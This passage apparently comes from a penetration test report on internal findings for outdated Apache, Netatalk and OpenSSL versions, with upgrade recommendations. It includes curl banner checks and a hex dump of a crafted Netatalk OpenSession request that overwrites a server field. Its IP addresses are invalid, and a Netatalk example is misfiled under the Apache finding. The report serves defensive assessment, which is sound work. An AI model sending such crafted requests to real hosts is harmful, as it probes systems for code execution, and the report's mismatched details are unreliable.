- MEDIUM – These issues have significant limitations on the direct impact they can cause. Typically, medium-rated findings would include significant information leakage issues, DoS on non-critical services, or those that provide significantly limited access to resources or data. Medium findings may not result in compromise but provide information that may be used in further attacks which might. There were **eighty-seven (87)** medium-rated findings identified during the external network assessment.
- LOW – These issues represent little security threat. A typical low-rated finding would involve information leakage that could be useful to an attacker, such as a list of users or version details. These findings typically do not result in compromise but do add unnecessary levels of risk to the environment by increasing attack surface and giving potential attackers useful information. There were **thirteen (13)** low-rated findings identified during the external network assessment.

Internal Findings Summary

The chart below outlines the findings identified during this internal penetration test.

ID	Severity	Title	Description	Recommendation
IC1	**Critical**	Apache mod_proxy Content-Length Overflow	RedLegg identified a remote web server that appears to be running a version of Apache that is older than version 1.3.32.	RedLegg recommends upgrading to the latest version of Apache.
IH4	**High**	OpenSSL < 0.9.8f Multiple Vulnerabilities	RedLegg determined that according to its banner, multiple remote servers are running a version of OpenSSL that is earlier than 0.9.8f.	RedLegg recommends Upgrade to OpenSSL 0.9.8f or later.
IM87	**Medium**	Full and complete details of all medium-rated findings can be found in the accompanying spreadsheet SABC_PenetrationTest_TechnicalDetails_02-2019.xlsx.		
IL13	**Low**	Full and complete details of all low-rated findings can be found in the accompanying spreadsheet SABC_PenetrationTest_TechnicalDetails_02-2019.xlsx.		

Table 2 – Summary of Internal Findings


Internal Findings Details

IC1) Apache mod_proxy Content-Length Overflow – CRITICAL

Details: RedLegg identified a remote web server that appears to be running a version of Apache that is older than version 1.3.32. Versions older than 1.3.32 are reportedly vulnerable to a heap-based buffer overflow in **proxy_util.c** for **mod_proxy**.

Example – 272.310.0.95

RedLegg identified this issue using the Nessus vulnerability scanner by Tenable. The finding was validated using cURL, as shown in the image below:



```
[root@wt:~# curl -i 272.310.0.95:411
HTTP/1.1 200 OK
Date: Wed, 16 Jan 2019 02:19:11 GMT
Server: Apache/1.3.26 (Win32) mod_jk/1.2.0 mod_ssl/2.8.10 OpenSSL/0.9.6g
Last-Modified: Fri, 04 Apr 2003 10:45:32 GMT
ETag: "0-22f-3e8d624c"
Accept-Ranges: bytes
Content-Length: 559
Content-Type: text/html
```

Table 3 – Apache Version <1.3.32

Risk is introduced because successful exploitation of this issue could lead to remote code execution, which may result in direct compromise of susceptible hosts.

RedLegg identified **two (2)** instances of this issue. The host and ports found to be susceptible are listed below:

IP Address	Port
272.310.0.95	411
272.310.0.95	423

Table 4 – Instances of Apache mod_proxy Content-Length Overflow

Mitigation Recommendation: RedLegg recommends upgrading to the latest version of Apache.

Additional Resources:

https://seclists.org/fulldisclosure/2004/Jun/293

https://seclists.org/fulldisclosure/2004/Jun/297

Example – 272.310.1.162

RedLegg identified this issue using the Nessus vulnerability scanner. RedLegg was able to detect the vulnerability with the following OpenSession request:

Request

```
0x00: 00 04 00 01 00 00 00 00 00 00 00 0E 00 00 00 00  ................
0x10: 01 0C AA BB CC DD 00 00 00 00 DE AD BE EF  ..............
```

Figure 8 – Netatalk Request

The request attempts to overwrite the **server_quantum** field with the value of 0xDEADBEEF, which is returned in the following OpenSession response:

Response

```
0x00: 01 04 00 01 00 00 00 00 00 00 00 0C 00 00 00 00  ................
0x10: 00 04 EF BE AD DE 02 04 00 00 00 80   ............
```

Figure 9 – Netatalk Response

Risk is introduced because successful exploitation of this issue could allow an unauthenticated, remote attacker can exploit this issue, via a specially crafted message, to execute arbitrary code.

RedLegg identified **one (1)** instance of this issue. The host determined to be susceptible is listed below:

IP Address
272.310.1.162

Table 5 – Instance of Netatalk OpenSession Remote Code Execution

Mitigation Recommendation: RedLegg recommends upgrading to Netatalk 3.1.12 or later.

Additional Resources:

http://netatalk.sourceforge.net/3.1/ReleaseNotes3.1.12.html

http://www.nessus.org/u?6d202fae


IH4) OpenSSL < 0.9.8f Multiple Vulnerabilities – HIGH

Details: RedLegg determined that according to its banner, multiple remote servers are running a version of OpenSSL that is earlier than 0.9.8f. As such, they are affected by the following vulnerabilities:

- A local attacker could perform a side-channel attack against the Montgomery multiplication code and retrieve **RSA** private keys. (CVE-2007-3108)
- A remote attacker could execute arbitrary code by exploiting an off-by-one error in the **DTLS** implementation. (CVE-2007-4995)

Example – 272.310.0.95

RedLegg identified this issue using the Nessus and further investigation was conducted by sending a cURL command to fetch the banner for the Apache server on one susceptible host, as displayed in the image below:



```
root@wt:~# curl -I 272.310.0.95:423
HTTP/1.1 400 Bad Request
Date: Thu, 17 Jan 2019 19:07:50 GMT
Server: Apache/1.3.26 (Win32) mod_jk/1.2.0 mod_ssl/2.8.10 OpenSSL/0.9.6g
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Figure 10 – OpenSSL Version Information

Risk is introduced because successful exploitation of these issues could allow an attacker to use this vulnerability to retrieve RSA keys, allowing the attacker to decrypt encrypted traffic and connect to secure ports. An attacker could also use this vulnerability to remotely execute code on the host.

RedLegg identified **two (2)** instances of this issue. The host and ports determined to be susceptible are listed in the table below:

IP Address	Domain Name	Port
272.310.0.95	WTROOT	411
272.310.0.95	WTROOT	423

Table 6 – Instances of OpenSSL < 0.9.8f Multiple Vulnerabilities

Mitigation Recommendation: RedLegg recommends Upgrade to OpenSSL 0.9.8f or later.

Additional Resources:

http://web.archive.org/web/20071014185140/http://cvs.openssl.org:80/chngview?cn=16275

APPENDIX

Supporting Documentation

This section contains references to any additional documents or files that may be provided with the deliverable for this assessment.

Document Title	Description
SABC_PenetrationTest_Technical Details_02-2019.xlsx	This spreadsheet contains technical details of all validated findings identified during the assessment. RedLegg provides this resource as a reference to all instances of each finding with all relevant technical information available.
SABC_PenetrationTest_database_ 02-2019.db	This is a SQLite3 database containing all findings identified during the assessment. This file contains raw, unverified data, as well as all requests and responses recorded during the assessment.

Table 7 – Supporting Documents